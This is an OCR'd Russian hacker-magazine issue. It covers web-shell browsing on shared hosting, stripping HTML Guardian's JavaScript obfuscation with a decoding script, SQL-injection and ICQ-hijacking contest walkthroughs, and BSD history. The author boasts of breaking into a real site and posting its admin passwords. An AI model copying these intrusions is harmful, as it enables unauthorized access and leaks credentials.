
Что же с этого можно поднять? Разумеется, напрямую задефейсить сайт не удастся, т.к. нельзя редактировать файлы - большинство из них открыто только для чтения. Однако и это уже очень много. Например, без проблем можно стащить целую копию всего сайта со всеми скриптами, исходниками и скрытыми от web-посетителей директориями. Получив исходные коды сценариев, гораздо проще найти уязвимости и продолжить веселье. Также в последнее время многие программисты стали хранить данные в нереляционных базах данных, в локальных файлах, размещающихся в структуре вебкаталога. Даже если директория с этими файлами защищена .htaccessom'ом, через свой web-шелл можно получить доступ к секретным сведениям, хранящимся в файле, доступном пользователю nobody :). Однако имей в виду: несмотря на то, что не было использовано никаких сплойтов и все действия укладывались в обозначенную админом политику безопасности, нарушено множество законов, и даже за такие, казалось бы, безобидные действия можно привлечь к уголовной ответственности. Так что я призываю чтить и соблюдать законы той страны, в которой проживаешь.

Что же касается шоколадки, то ее съела моя сестра. Я так и не получил искомое мыло, а сайт www.glukoza.ru не задефейсил. Я лишь добавил на сайт новость, в которой искренне поздравил солистку группы с приближающимся днем рождения и сделал редирект на свой сайт, где какое-то время висели пароли от администраторского интерфейса www.glukoza.ru. За час количество посетителей перевалило за 200, а гостевая книга была зафлужена фанатами этой странной группы. Хочется также отметить, что данный баг на момент написания статьи все еще присутствовал на agava.ru.


Перемещаемся по пользовательским файлам


На нашем диске ты найдешь удобный скрипт RemView для навигации по файловой системе.


Корректно устанавливай права доступа к собственному сайту. Знай, что если ты сделал своему сценарию chmod 755, он доступен для чтения всем пользователем твоей группы, а это едва ли является твоей целью. Так что осторожнее!


Список пользователей на сервере

Ползаем по системным файлам

■ Анализирующий (analyst1945@mail.ru)

CENSORED

ПРОТИВ ЛОМА НЕТ ПРИЕМА

Громкий процесс с участием Дмитрия Склярова, навечно вошедший в историю компьютерной индустрии, не послужил уроком производителям секьюрного ПО: они продолжают штамповать низкопробный софт для защиты данных. Сегодня ты научишься ломать документы, защищенные популярным инструментом HTML Guardian, а заодно поймешь, насколько убоги все эти программы.

ВЗЛАМЫВАЕМ СИСТЕМУ ЗАЩИТЫ HTML-КОНТЕНТА

О ПОЛЬЗЕ ЧТЕНИЯ

Мое давнее увлечение, как ни банально это звучит, - книги. Я обожаю читать как бумажные, так и электронные издания, причем предпочтение отдаю последним. И на это есть как минимум две причины. Первая - они практически бесплатны. Всегда можно найти подходящую книгу на www.lib.ru и www.litportal.ru. И вторая: с электронной книги легко копировать цитаты, которыми можно козырнуть на ближайшей пьянке. Так было бы и в крайний, как говорят космонавты, раз, если бы меня не поджидал жуткий облом.


ГУСЬ ОБЛОМИНГО

Привычный взмах мыши над приглянувшимся абзацем не оказал желаемого действия. Текст не выделялся. На клики правой кнопки мыши браузер также не реагировал. Не происходило ровным счетом ничего. В начале текста гордо красовалась надпись: «The source code of this page is protected by HTML Guardian». Видимо, параноидальный создатель файла не затруднил себя регистрацией программы. Хотя контекстное меню было отключено (или заблокировано, кому как нравится), оконное же осталось на своем месте. Быстро лезу в него: Вид -> Просмотр HTML-кода (даже если меню было бы отключено, я открыл бы файл в любом текстовом редакторе). И что я вижу? Пустой файл. Вернее, на первый взгляд, пустой. Весь тест смещен на несколько экранов вниз. Уловка для недоумков. Нажатая клавиша DEL и несколько секунд терпения исправляют обстановку.

ПОРЯДОК ПРЕЖДЕ ВСЕГО


Содержимое документа производит впечатление полной абракадабры: текст совершенно не читаем, нет разделений на строки и абзацы, ширина текста значительно превышает ширину экрана. Заменяю Блокнот на RPad, имеющий возможность неявного переноса строки. В том, что это HTML, а не что-то другое, убеждаюсь, найдя в начале и в конце документа стандартные теги: <html>, <head> и др. Небольшое форматирование проясняет ситуацию - весь контент страницы помещен в скрипт, находящийся в логическом заголовке между дескрипторами <script> и </script>. Язык скрипта не указан, но я знаю, что по умолчанию используется JavaScript.

Надо сказать, JavaScript я почти не знаю. Помню лишь какие-то общие сведения о синтаксисе, например, что после операторов ставится точка с запятой, а присваиваемые переменным значения помещаются между одинарными апострофами. Несколько минут старательно выстукиваю клавишей Enter после каждой комбинации символов: «';». В этом мне успешно помогает поиск по тексту. Теперь весь код виден как на ладони. Результат отображается в браузере без изменений. Делаю резервную копию.


Так выглядит защищенная страница


ЧТО ЕСТЬ ЧТО

Приступаю к изучению структуры защитного скрипта. В начале присваиваются определенные значения двум переменным:


На первый взгляд - полная бессмыслица


ПОПУЛЯРНЫЙ СОФТ ДЛЯ «ЗАЩИТЫ» HTML

HTML Guard (www.aw-soft.com)




Почти тезка главной героини этой статьи. Несмотря на заявленную цену регистрации в 15 у.е., безнадежно провалила на самом первом этапе тест на сохранение целостности контента. Обработанный программой HTML-файл был безнадежно испорчен. На месте текста странички оказались куски кода, вероятно, призванного защищать ее от посягательств плагиаторов. Теперь посягательства тексту явно не страшны, но, увы, совсем по другой причине.

WebCrypt Pro (www.moonlight-software.com)



Программа способна обрабатывать HTML как в одиночном, так и в пакетном режимах. Защищаемые параметры опциональны. Можно ограничиться шифрованием контента, а можно заблокировать отображение статусной строки, панели инструментов и контекстного меню. Перед сохранением можно убедиться в качестве результата, используя предварительный просмотр. Примечательна возможность сохранения зашифрованного текста как в текущем документе, так и в отдельном .js файле. Смутила только одна строка в обработанном программой файле: document.write(). Если работаете с результатами этой программы, то читайте только последний абзац статьи.

Encrypt HTML Pro (www.mtopsoft.com)



Нелепый интерфейс, напоминающий мастер презентаций Power Point семилетней давности, может создать ложное впечатление. По функциональности не уступает, если не превосходит, HTML Guardian. Обрабатывает группы файлов как по указанной директории, так и по списку, который можно сохранить для дальнейшего использования, например, при регулярном изменении контента сайта.

```
var wk14=4538;
CjeYod='ZiubbTEbCPOLOOTocOYmjJbD';
```

По-видимому, это какие-то ключи, используемые при шифровании. Продолжаю исследование в надежде вернуться к ним. Обращаю внимание на переменную и присваиваемое ей значение: ed='несколько килобайт кода'. Похоже, что переменная хранит закодированный текст! Ниже встречаю еще одну служебную переменную:

```
WLOF='aHiqSGOSIXcPPBBO';
```

Она пока что интереса для меня не представляет. Задуматься же заставляет другой участок кода:

```
SWfF='%6b\075%75ne%73\143a%70e\050%22%25%30D%25
%30A%22\051\073\143%31\075%20%69%71e\050ed\051\073do
\143%75%...';
```

Где-то я это уже видел :). Очень похоже на кусок какого-то хитрого шелл-кода. Но в тоже время ясно, что это не бинарные данные. Скорее всего, это какой-то текст, закодированный стандартными средствами JavaScript. Ладно, дальше будет виднее. Вращаю скроллер мыши. Оба-на! Происходит еще одно приращение переменной ed: ed+='еще несколько килобайт кода'. С нетерпением прокручиваю окно текстового редактора. Опять знакомая комбинация:

```
vOrOuQOQ='NHOXqOkqmyTUlmxYEduOgDMycOOObRKR';
SWfF+='2c%6b\051\073\162et%75\162n%20%4a%7d\073f%75n\
143t%69on%20%5f%73\050\051%7b%5fA%20\075%20ne%...';
```


Знаешь, как в старом анекдоте:

- Все-таки не пойму: как Шерлок Холмс мог обходиться без женщин?
- Элементарно...
- Ватсон?!!

Что сказать, все встало на свои места. Суди сам: опять происходит приращение переменной ed, вводится еще одна служебная переменная, а в самом конце скрипта стоит оператор с вложенной функцией: eval(unescape(SWfF)).



Весь вышеизложенный материал предназначен исключительно для ознакомления различных фирм и организаций со слабыми местами в их программном обеспечении и не является призывом или руководством к посягательству на авторские права или какую-либо информацию.



На нашем диске ты найдешь все описанные в статье программы «защиты» HTML-данных. Так что не упусти возможности позабавиться с этими нелепыми инструментами: это очень забавно и интересно :).

ИДЕМ В ОБХОД

Функция eval() знакома мне по другому языку программирования. Какому - не скажу :). Она выполняет переданный ей программный код. Эдакий компилятор в компиляторе. Но что же делает процедура unescape()? Совершенно ясно - приводит содержимое переменной SWfF к нормальному виду, к исполняемому JS-коду. Таким образом оказывается, что в этой переменной хранится закодированная программа, которая расшифровывает ed - текст документа. Почитав документы по этой функции, я понял, что код программы-дешифратора был изначально закодирован стандартной функцией escape(). Это для того, чтобы отпугнуть неопытных взломщиков, - ведь в документе в этом случае не будет почти ни одного осмысленного оператора.

Замечательно, теперь все понятно. Настало время получить код, расшифровывающий контент документа. Но как же это лучше сделать? На помощь приходит Windows Script Host (WSH) - любимец ленивых админов. Быстро создаю в Блокноте сценарий unescape.js, код которого имеет следующий вид:

Программа для получения кода расшифровки

```
/* Для нарядности объединил все приращения переменной
SWfF в одно */
SWfF='килобайт кодов';
/* Декодированный код помещается в переменную shlcode
*/
shlcode=unescape(SWfF)
/* Создается файл shlcode.txt */
var fso=WScript.CreateObject("Scripting.FileSystemObject");
var txtstreamout=fso.OpenTextFile("shlcode.txt",2,true);
/* Сохраняется полученный результат */
txtstreamout.WriteLine(shlcode)
```

После выполнения этого сценария переношу полученный результат в исходный текст, предварительно сделав его резервную копию. От переменной SWfF и функций unescape() и eval() я решительно избавляюсь. Сам результат после нескольких клацаний клавишей ввода выглядит так:

Код расшифровки

```
k=unescape("%0D%0A");
c1= iqe(ed);
document.write(c1);
function iqe(s){l=s.length;oh=Math.round(l/2);
J=_s();
J=J.replace(/`/g,""");
J=J.replace(/@@/g,"\\");
f=/qg/g;
J=J.replace(f,k);
return J};
function _s(){_A = new Array(l);
a1=ed.substr(0,oh).split("");
a2=ed.substr(oh).split("");
for(i=0;i<oh;i++){j=2*i;
_A[j]=a1[i];
_A[j+1]=a2[i]};
return _A.join("")}
```

Это и есть код расшифровки текста, хранящегося в переменной ed. Остается решительный рывок перед победным концом - получением первозданного вида HTML документа. Теперь это проще простого, достаточно повторить уже использованный ранее прием. Удаляю из кода оператор вывода текста HTML в браузер (впрочем, можно его просто закомментировать), а на его место помещаю команды записи в файл. Надо заметить, что код, расшифровывающий тело документа, совсем не обязательно было приводить к читабельному виду - я это сделал просто из любопытства.

Результат кропотливого труда

ПАЦИЕНТ СКОРЕЕ ЖИВ

Вуаля. Мы получили расшифрованный файл, в котором содержится контент странички и блокирующие скрипты. Дальше - дело техники. Удаляю гордую надпись, которую забомбили создатели программы, а также все, что находится между тегами <script> и </script>. Теперь документ не имеет никаких ограничений на выделение, копирование и распечатку текста. Буфер обмена также становится доступным.

РЕЗЮМЕ

На всю работу, начиная с открытия исходного файла и до получения его полноценной копии, я затратил не более десяти минут, да и то включая поход к холодильнику за очередной бутылочкой пива. Чтобы удовлетворить свое любопытство, я полез в интернет с целью подробного ознакомления с программой, защищающей контент. Трудно выразить мое удивление, а я до сих пор хочу со стороны посмотреть на свое лицо, когда я узнал, что эта софтина не написана на досуге программистом-любителем, а представляет собой коммерческий продукт, продающийся по весьма реальной цене. Производители сего детища на полном серьезе расписывают его потрясающие возможности по защите HTML-кода, изображений, ссылок, Java-апплетов, Java-скриптов. Дальнейшие странствия по всемирной паутине предоставили информацию еще о нескольких программных продуктах, имеющих то же предназначение. Авторы этих программ также на полном серьезе заявляют о защите контента, что при воспоминании об «HTML Guardian» вызывает лишь усмешку. Для расшифровки файлов, обработанных этой программой, не потребовалось ни глубокого знания скриптового языка, ни алгоритмов кодирования. Достаточно было лишь чуточку внимания и нестандартного подхода. Еще несколько минут - и у меня был бы скрипт, декодирующий любой файл, обработанный этой программой. Но я ведь не пишу вредоносное программное обеспечение и не посягаю ни на чьи авторские права.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Меня умиляют эти программисты, берущие деньги за «защиту», обход которой по плечу даже дилетанту. Давно пора понять: как бы ни был запутан JavaScript- или VBScript-код, какие бы хитроумные алгоритмы ни применялись, всегда найдется человек, у которого хватит терпения его расшифровать. Можно отключить меню браузера, можно создавать сайты целиком на Flash, можно разместить текст в виде графики, можно придумать еще массу всего. Но друг, ничего из этого тебе не поможет :). Так что если уж ты выкладываешь что-то на всеобщее обозрение в инет, не стоит разводить нюни и париться над какой-то мнимой защитой. Информация должна быть доступной, так что не фига - все равно поломаем.



NSD (nsd@nsd.ru)

КОНКУРС X — СЛУЖБА ЗНАКОМСТВ

Промчался месяц с момента запуска августовского конкурса, поэтому пришло время поздравлять победителя. Прошлый квест помогал придумывать Хинт, поэтому для того чтобы его пройти, нужно было включить смекалку на максимум и временно забыть про компы - только тогда бы удалось угнать асю. В общем, мегамозгом, а точнее, сочетанием двух мозгов, в этот раз стали **kost** и **VoIP**. Они первыми прошли квест, и потребовалась им для этого одна ночь.

Вот сейчас ты держишь в руках новенький выпуск][и догадываешься, наверное, что мы подготовили для тебя еще один хак-квест, - такая уж у нас традиция. Итак, следующий конкурс начнется 22-го сентября и будет заключаться вот в чем. Падонки создали службу интернет-знакомств для хакеров. Так получилось, что на нее часто заходит какой-то китайский хаксор сука-масука в поисках напарника в своих грязных делишках. Твоя цель - взломать сайт падонкафф, узнать мыло суки-масуки и хитроумным методом достать пасс от его ящика (который на самом деле совпадет с пассом от его аккаунта на www.padonak.ru). После этого тебе нужно выбрать из корзины его мыльника важную корреспонденцию и отправить ее на мыло конкурса (konkurs@real.xakep.ru).

ВЗЛОМ ЦЕЛЕСООБРАЗНЕЕ РАЗБИТЬ НА СЛЕДУЮЩИЕ ШАГИ:

1. Регаешься на сайте службы знакомств, которая расположена по известному адресу - www.padonak.ru
2. Логинишься.
3. Идешь в раздел «Поиск друга» и выводишь список всех юзеров.
4. С помощью технологии SQL-injection получаешь хеш пасса нужного аккаунта.
5. Пробуешь расшифровать хеш суки-масуки, но у тебя ничего не получается - пароль абсолютно не брутабельный.
6. Обламываешься с расшифровкой и ищешь другие методы взлома :).
7. (bonus) Проходишь конкурс первым и получаешь приз - mp3-плеер **BENQ Joybee 110**.

КАК НУЖНО БЫЛО ПРОХОДИТЬ АВГУСТОВСКИЙ КОНКУРС

Прошлый конкурс, как я уже говорил, не был связан с хакерством, а был рассчитан только на остроту ума. Для того чтобы победить в августовском конкурсе, нужно было пройти следующие шаги:

1. Пробиваешь по базе шестизнаков праймари-email от нужного UIN'а.
2. Пытаешься восстановить пароль по секретному вопросу.
3. Секретный вопрос выглядит следующим образом: «371069?».
4. Ты догадываешься, что нужно посмотреть делали UIN'а 371069.
5. В деталях стоит линк на JPG-картинку, состоящую из восьми разноцветных полос.
6. Спустя какое-то время понимаешь, что нужно посмотреть код цвета для каждой из восьми полос.
7. Собираешь все 8 кодов, преобразуешь в ASCII-представление и получаешь пасс от аси 371069.
8. Заходишь в ICQ 371069 и получаешь сообщение с пассом от юина, который требовалось поломать.



Антон Карпов (Toxa@real.xakep.ru)

ИСТОРИЯ ОС BSD

В книге истории BSD намного больше страниц, чем в истории Linux. Беря начало в далеких семидесятых, BSD пережила эпоху UNIX-мейнфреймов и расцвета самых разнообразных UNIX-систем. Она и по сей день доказывает свою вечность и востребованность в лице современного поколения свободных, в духе opensource-времени, дистрибутивов. Этой осенью выходит новый релиз FreeBSD 5.3, первый в стабильной ветке 5 и знаменующий переход на новый качественный уровень. Не за горами релиз NetBSD 2.0, имеющий примерно такое же значение. И то и другое - безусловно, настоящее событие для всех bsd'шников. Эта статья - посвящение легендарной операционной системе.


20 ЛЕТ НА СЛУЖБЕ СЕТИ

ПРОФЕССОР ИЗ БЕРКЛИ

Шел 1973 год. Время начала расцвета глэм-рока, вьетнамской войны и операционной системы UNIX. Той самой, первоначальной, от AT&T (Bell Labs), которая успела с момента первого релиза 1971 года (UNIX Time Sharing System First Edition, или просто UNIX System V1) дорасти до четвертой версии, выпущенной в ноябре. И в ноябре же, на симпозиуме «Принципы проектирования операционных систем» в университете Пурдью (Purdue) авторы UNIX Кен Томпсон и Деннис Ритчи выступили со своим первым докладом на тему новой ОС. На этом симпозиуме присутствовал профессор Боб Фабри из Калифорнийского университета Беркли, которого настолько поразила красота операционки, что он сразу же заказал копию дистрибутива на магнитной ленте для своего университета. О коммерческом применении UNIX тогда не было и речи, AT&T свободно раздавала исходные тексты своей системы для изучения в образовательных учреждениях.

Для установки и изучения UNIX совместными усилиями факультетов компьютерных наук, математики и статистики университет Беркли приобрел новый компьютер PDP-11/45 от DEC. И в январе 1974 года аспирант Кейт Стэндифорд уже вставлял свежеполученную ленту с UNIX System V4 в считывающий привод терминала. Как правило, в университетах, получивших копию UNIX, установку системы выполнял сам Кен Томпсон. Но в Беркли решили обойтись силами своих студентов. Через какое-то время помощь Кена все-таки понадобилась – система периодически аварийно рушилась. Вместо того, чтобы отправиться в Беркли, Томпсон позвонил Стэндифорду и указал тому соединить модем с телефоном, чтобы иметь возможность удаленно отлаживать систему. Выяснилось, что проблема была в драйвере дискового контроллера - PDP-11/45 оказалась первой в практике Томпсона машиной, имевшей два диска на одном контроллере, на что драйвер не был рассчитан. Так началось сотрудничество Bell Labs и Калифорнийского университета по совершенствованию UNIX.

Позже в университете появился еще один компьютер под управлением UNIX. Машины в Беркли, как и в других вузах того времени, работали строго по расписанию - кому-то был нужен UNIX, кому-то - RSTS, собственная операционка от DEC, ставившаяся тогда



Компьютер pdp 11/45



Компьютер pdp 11/70

на все PDP. С 8 утра до 4 вечера на компьютере работал UNIX, а затем до полуночи - RSTS. Это очень не устраивало профессоров Юджина Вонга и Майкла Стоунбрейкера, которых настолько восхитили возможности новой ОС, что они захотели побыстрее перенести на нее разрабатываемую ими крупную базу данных INGRES. Машинного времени постоянно не хватало, и весной 1975 года в Беркли появился еще один DEC-11/40 под управлением вышедшей к тому моменту UNIX System V5. К осени INGRESS под UNIX разошлась в количестве нескольких сотен экземпляров, в результате чего Беркли получил репутацию университета, в котором рождаются действительно крупные проекты.

Интерес студентов к UNIX был поистине огромным, и осенью 1975 года Фарби со Стоунбрейкером решили приобрести новую модель PDP-11/70, которая была гораздо мощнее предыдущих. В это же время Кен Томпсон, выпускник Калифорнийского университета, решил ненадолго навестить свою альма-матер и захватил с собой самую последнюю на тот момент версию UNIX - System V6, которую установили на новую PDP-11/70.

РОЖДЕНИЕ BSD

Итак, к 1976 году в Беркли было уже несколько машин под управлением UNIX. Но о серьезной ее доработке никто не помышлял, пока системой не заинтересовались два студента, только что закончившие обучение, - Билл Джой и Чак Хэйли. Поначалу они проводили дни и ночи за PDP-11/70, работая над компилятором и языком Pascal, в итоге сделав его лучшей средой для обучения студентов программированию. Затем, после замены текстовых телетайпов на экранные терминалы, Джой обнаружил, что текстовый редактор ed, использовавшийся тогда, их уже не устраивает. И он приступил к работе над своим редактором, который назвал ex.

В 1976 году, после отъезда Кена Томпсона Джой и Хэйли стали самостоятельно ковыряться во внутренностях ядра UNIX. Результатом этого стали небольшие изменения в коде и несколько исправлений. Эти два парня стали первыми кернел-хакерами из Беркли.

В 1977 году Билл Джой, осознав, что одними исправлениями не обойтись, начал делать свой дистрибутив. Так 9 марта 1978 года появился «Berkeley Software Distribution» - первый релиз операционной системы Беркли. Он включал в себя пресловутую Pascal-систему со всеми исходными текстами и редактор ex. В течение следующего года по разным вузам разошлось 30 копий новой ОС. Затем на PDP Беркли вновь обновили устройства ввода, поставив новенькие терминалы ADM-3a, и Джой решил написать текстовый редактор, который использовал бы всю визуальную мощность новых мониторов. Так родился великий и ужасный vi (visual editor). Кроме того, Джой решил проблему совместимости вывода на терминалах разного типа, написав не менее знаменитую библиотеку termcap. Все это вошло во второй релиз ОС, «Second Berkeley Software Distribution», вышедший 10 мая 1979 года. Позже имя сократили до лаконичного 2BSD. Финальная версия второго релиза, 2.11BSD, с улучшениями и дополнениями, сделанными в результате обширного тестирования системы в нескольких университетах, была установлена на сотни PDP-11 машин по всему миру. По сути, состоялось первое серьезное клонирование классического UNIX. Весьма удачное клонирование.

В 1978 году шестнадцатибитные PDP уже не удовлетворяли многих хакеров, им на смену пришли VAX - новые мощные машины от DEC, работающие под ОС VMS. Разумеется, в Bell Labs портировали свою, уже седьмую версию UNIX на новые машины, однако их система не использовала всех преимуществ виртуальной памяти VAX. К разрешению этой проблемы привлекли кернел-хакеров из Беркли во главе с Биллом Джоем. Джой был поражен возможностями нового железа - эта система оставляла PDP-11 далеко за бортом. Так он начал портировать 2BSD на VAX.

Пока его коллеги Питер Кесслер и Кирк Маккусик портировали Паскаль, Джой переписал ex и vi, свою новую командную оболочку C shell и остальные утилиты. В итоге, в 1979 году Беркли выпустила законченную сборку 2BSD под VAX.

Одновременно с этим событием Bell Labs решила поставить UNIX на коммерческие рельсы и основала подразделение по подготовке и выпуску стабильных релизов. UNIX перестал быть исследовательским проектом, представляя теперь коммерческий продукт AT&T. Роль центра разработки UNIX, ранее принадлежавшая Bell Labs, теперь перешла к Беркли.

К 1979 году американское агентство передовых оборонных разработок DARPA (Defence Advanced Research Projects Agency) столкнулось с проблемой устаревания многих компьютеров, составляющих ее знаменитую сеть ARPANET. В случае замены потребовалось бы портировать все программное обеспечение на новые машины. Сказывалась разношерстность сети - разные машины, разные операционные системы. Было ясно, что для дальнейшего масштабирования и развития сети необходима стандартизация. Так как выбор единой аппаратной платформы для построения сети представлялся труднореализуемым, стандартизацию реши-



Майкл Стоунбрейкер



Билл Джой




терминал ADM-3a

ОТЛИЧИЯ BSD И LINUX

Если ты прочитал статью, ты, наверное, сам сможешь ответить на этот вопрос. BSD - это целая операционная система с 30-летней историей, тогда как Linux - всего лишь ядро, само по себе к употреблению не пригодное. Поэтому, говоря о дистрибутивах Linux, корректнее называть их GNU/Linux - операционная система GNU с ядром Linux. GNU - это фонд программного обеспечения, который появился в 80-ые годы с целью создать свободный UNIX, распространяемый под GPL-лицензией. Отец GNU и GPL - Ричард Столлман.

Если говорить о технической стороне дела, то в BSD, в отличие от классической UNIX System, нет понятия уровня запуска (runlevels), а есть только два режима - однопользовательский (single user) и многопользовательский (multi user). Соответственно, имеется разница в расположении управляющих скриптов и в поведении некоторых утилит. Наконец, BSD имеет исторически сформированную иерархию файловой системы, набора сервисов и скриптов, тогда как в Linux все упомянутое скачет от дистрибутива к дистрибутиву, как разработчики пожелают.



дерево развития BSD


Компьютер VAX

ли провести на уровне ОС. Разумеется, в качестве единой операционной системы был выбран UNIX, который, казалось, можно портировать на самое невообразимое железо.

Осенью 1979 года профессор Фарби прослышал про интерес DARPA к UNIX и предложил услуги своего университета. Вышедший в декабре того же года релиз 3BSD подтвердил, что новая система как нельзя лучше подходила нуждам военных, и в апреле 1980-го Беркли получила полуторагодичный контракт DARPA. Под контрактные работы была создана организация Computer System Research Group (CSRG) - отделение университета, куда входили студенты и профессора, занятые работой над BSD. Результат не заставил себя ждать - в октябре того же года выходит 4.0BSD с почтовой системой, планировщиком задач и многими другими улучшениями. DARPA осталась довольна результатом и продлила контакт, увеличив инвестиции почти в пять раз.

Следующий релиз BSD должен был, по логике, называться 5BSD. Однако в AT&T сочли, что пользователи могут спутать 5BSD с их текущим коммерческим релизом, System V (5). По этой причине Беркли решила ввести дополнительную нумерацию релизов. Так, следующими были 4.1BSD и 4.2BSD.

Продленный контракт с DARPA предусматривал создание новой быстрой файловой системы (Fast File System), чтобы эффективно использовать возможности новых жестких дисков, поддержку процессов с многогигабайтным адресным пространством, создание механизма гибкого межпроцессного взаимодействия, а также единого интегрированного стека сетевых протоколов для общения машин в ARPANET.

Джой занялся межпроцессным взаимодействием (что впоследствии получило название UNIX sockets), реализацию файловой системы взял на себя Маккусик, а Роб Гурвиц реализовал TCP/IP, которую затем включили в ядро BSD. Тогда же были написаны сетевые утилиты для взаимодействия по сети: rcp, rsh, rlogin, rwho. Получилась настолько хорошая система, что разработчики решили выпускать ее не только для DARPA.

Вслед за промежуточными релизами 4.1a и 4.1b была выпущена 4.2BSD. Популярность нового релиза оказалась ошеломляющей - за полтора года он разошелся тиражом более тысячи копий! Со своей новой файловой системой FFS и интегрированной поддержкой сети ОС из Беркли оставила UNIX System V далеко позади. И хотя потом многие возможности 4.2BSD были портированы в System V, BSD долго оставалась лидером на рынке UNIX-систем.

Весной 1982 года Джой, наверное, посчитал, что основное уже сделано, потому ушел в Sun Microsystems. Тем не менее, в системе еще многое предстояло отладить, о чем свидетельствовали тесты производительности и багрепорты. Это нормальное явление, когда ОС становится популярной. Маккусик сотоварищи остались в CSRG, занимаясь очисткой багов и подготовкой нового релиза. 4.3BSD была выпущена через долгие 4 года в июне 1986. Многие пользователи за это время возвратились к UNIX System V, успевшей приобрести поддержку сети и многие другие возможности, появившиеся в 4.2BSD. Так что новый релиз оси Беркли позволил поправить ее пошатнувшиеся позиции.

В конце восьмидесятых эра VAX подходила к концу. Предвидя это, Джой еще во время подготовки релиза 4.1 занимался разделением кода ядра на машинно-зависимые и независимые части, чтобы в дальнейшем их было проще адаптировать под новые процессоры. Сменить VAX должна была архитектура Power 6/32 от «Computer Consoles, Inc.», и в Беркли даже выпустили 4.3BSD под кодовым названием «Tahoe», закончив работу Джоя по разделению кода. Однако популярности новая платформа не снискала и вскоре умерла. Как бы то ни было, именно она стала катализатором завершения работ по созданию настоящей портируемой системы. Это впоследствии сыграло свою роль, когда BSD портировали на множество аппаратных платформ.

